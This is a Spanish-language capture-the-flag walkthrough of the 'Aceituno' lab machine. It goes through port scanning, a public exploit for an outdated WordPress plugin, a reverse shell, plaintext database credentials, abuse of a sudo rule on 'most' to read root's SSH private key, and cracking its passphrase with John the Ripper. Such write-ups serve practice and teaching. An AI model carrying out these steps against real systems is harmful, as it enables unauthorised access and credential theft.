

ACEITUNO


ACEITUNO
ACCEDER
AVANZADO
Creador: Curiosidades De Hackers Y Condor

Ejecutando nmap detectamos varios puertos abiertos (22,80,443,3306)




Será necesario añadir el dominio al archivo hosts.



Inspeccionando el puerto 80 nos damos cuenta de varias cosas, la primera es que está alojado en wordpress y lo segundo es que en la entrada de blog hace referencia a un plugin con una versión desactualizada.


Buscando esa versión por la red encontramos varios scripts, en nuestro caso usamos este. Ejecutamos el script indicando la url base + la url donde se ubica el plugin.

Probamos la ejecución.




GIF689a; uid=33(www-data) gid=33(www-data) groups=33(www-data)

Procedemos a crear una reverse shell para una mayor comodidad.




GIF689a;




Buscando por el sistema para poder realizar el escalado de privilegios, nos encontramos que tenemos permisos para leer el fichero wp-config.php. En el tenemos el usuario y contraseña que nos permite conectarnos vía myaql.

Nos conectamos por mysql con los datos obtenidos.



Encontramos una base de datos un tanto inusual llamada pelopicopata y listamos todo lo que tiene, encontrando así el login del usuario aceituno.



```
MariaDB [wordpress]> show tables;
+-----------------------------+
| Tables_in_wordpress         |
+-----------------------------+
| pelopicopata                |
| wp_commentmeta              |
| wp_comments                 |
| wp_gwolle_gb_entries        |
| wp_gwolle_gb_log            |
| wp_links                    |
| wp_options                  |
| wp_postmeta                 |
| wp_posts                    |
| wp_term_relationships       |
| wp_term_taxonomy            |
| wp_termmeta                 |
| wp_terms                    |
| wp_usermeta                 |
| wp_users                    |
| wp_wc_avatars_cache         |
| wp_wc_comments_subscription |
| wp_wc_feedback_forms        |
| wp_wc_follow_users          |
| wp_wc_phrases               |
| wp_wc_users_rated           |
| wp_wc_users_voted           |
+-----------------------------+
22 rows in set (0.000 sec)

MariaDB [wordpress]> select * from pelopicopata;
+----------+------------------+
| usuario  | contrase?a       |
+----------+------------------+
| aceituno | ElSe?orDeLaNoche |
+----------+------------------+
```

```
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,md,php,zip,tar
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/index.php            (Status: 301) [Size: 0] [--> http://aceituno.thl/]
/rss                  (Status: 301) [Size: 0] [--> http://aceituno.thl/feed/]
/login                (Status: 302) [Size: 0] [--> http://aceituno.thl/wp-login.php]
/login.php            (Status: 302) [Size: 0] [--> http://aceituno.thl/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://aceituno.thl/0/]
/feed                 (Status: 301) [Size: 0] [--> http://aceituno.thl/feed/]
/atom                 (Status: 301) [Size: 0] [--> http://aceituno.thl/feed/atom/]
/wp-content           (Status: 301) [Size: 317] [--> http://aceituno.thl/wp-content/]
/p                    (Status: 301) [Size: 0] [--> http://aceituno.thl/pagina-ejemplo/]
/admin                (Status: 302) [Size: 0] [--> http://aceituno.thl/wp-admin/]
/h                    (Status: 301) [Size: 0] [--> http://aceituno.thl/2024/04/23/hola-mundo/]
/wp-login.php         (Status: 200) [Size: 7361]
/rss2                 (Status: 301) [Size: 0] [--> http://aceituno.thl/feed/]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 318] [--> http://aceituno.thl/wp-includes/]
/P                    (Status: 301) [Size: 0] [--> http://aceituno.thl/pagina-ejemplo/]
/wp-register.php      (Status: 301) [Size: 0] [--> http://aceituno.thl/wp-login.php?action=register]
/wp-rss2.php          (Status: 301) [Size: 0] [--> http://aceituno.thl/feed/]
/H                    (Status: 301) [Size: 0] [--> http://aceituno.thl/2024/04/23/hola-mundo/]
/rdf                  (Status: 301) [Size: 0] [--> http://aceituno.thl/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://aceituno.thl/]
/pa                   (Status: 301) [Size: 0] [--> http://aceituno.thl/pagina-ejemplo/]
/readme.html          (Status: 200) [Size: 7401]
/robots.txt           (Status: 200) [Size: 112]
/'                    (Status: 301) [Size: 0] [--> http://aceituno.thl/]
/dashboard            (Status: 302) [Size: 0] [--> http://aceituno.thl/wp-admin/]
/%20                  (Status: 301) [Size: 0] [--> http://aceituno.thl/]
/ho                   (Status: 301) [Size: 0] [--> http://aceituno.thl/2024/04/23/hola-mundo/]
/wp-admin             (Status: 301) [Size: 315] [--> http://aceituno.thl/wp-admin/]
/PA                   (Status: 301) [Size: 0] [--> http://aceituno.thl/pagina-ejemplo/]
/0000                 (Status: 301) [Size: 0] [--> http://aceituno.thl/0000/]
```

Accedemos como aceituno y vamos a por la flag.

```
www-data@Aceituno:/var/www/html/wordpress$ su aceituno
Password:
aceituno@Aceituno:/var/www/html/wordpress$
```

```
aceituno@Aceituno:/var/www/html/wordpress$ cd
aceituno@Aceituno:~$ ls
user.txt
aceituno@Aceituno:~$ cat user.txt
[redacted]
aceituno@Aceituno:~$
```

Podemos ejecutar el comando most como root sin contraseña.

```
aceituno@Aceituno:~$ sudo -l
Matching Defaults entries for aceituno on Aceituno:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User aceituno may run the following commands on Aceituno:
    (root) NOPASSWD: /usr/bin/most
```

En nuestro caso, vamos a ir a por la clave privada de root por si pudiésemos descifrarla.

```
aceituno@Aceituno:~$ sudo /usr/bin/most /root/.ssh/id_rsa > id_rsa
aceituno@Aceituno:~$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAqVNwfIr
sulKah6wYV7i/NAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQC7ZLjoCWvQ
XxRgojyRlr6GA6GdrtRBwD5Z5tB7JvdrT2AE0G0uTCcCsaeFEzkPzIehiTSCM74Qra0IFB
Z9oD24zqoiCb7i2fyx1x4lhhL8ioVkLS4qgwFqidxyCe0lG5rfiNIT7pbtoVrB293lTi59
gXDwdKLqbp93X1/jqde768qLn8UtxKIB/paoIHSvzOicYbbLWVmwzO89kk40+pYe/P0Cm4
```

La desciframos.

```
❯ ssh2john id_rsa > hash_id_rsa
❯ john hash_id_rsa
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
blessed1         (id_rsa)
```

Vamos a por la flag de root.

```
Session completed.
❯ ssh -i id_rsa root@192.168.16.28
Enter passphrase for key 'id_rsa':
Linux Aceituno 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 28 12:08:02 2024 from 192.168.0.108
root@Aceituno:~# ls
root.txt
root@Aceituno:~# cat root.txt
[redacted]
```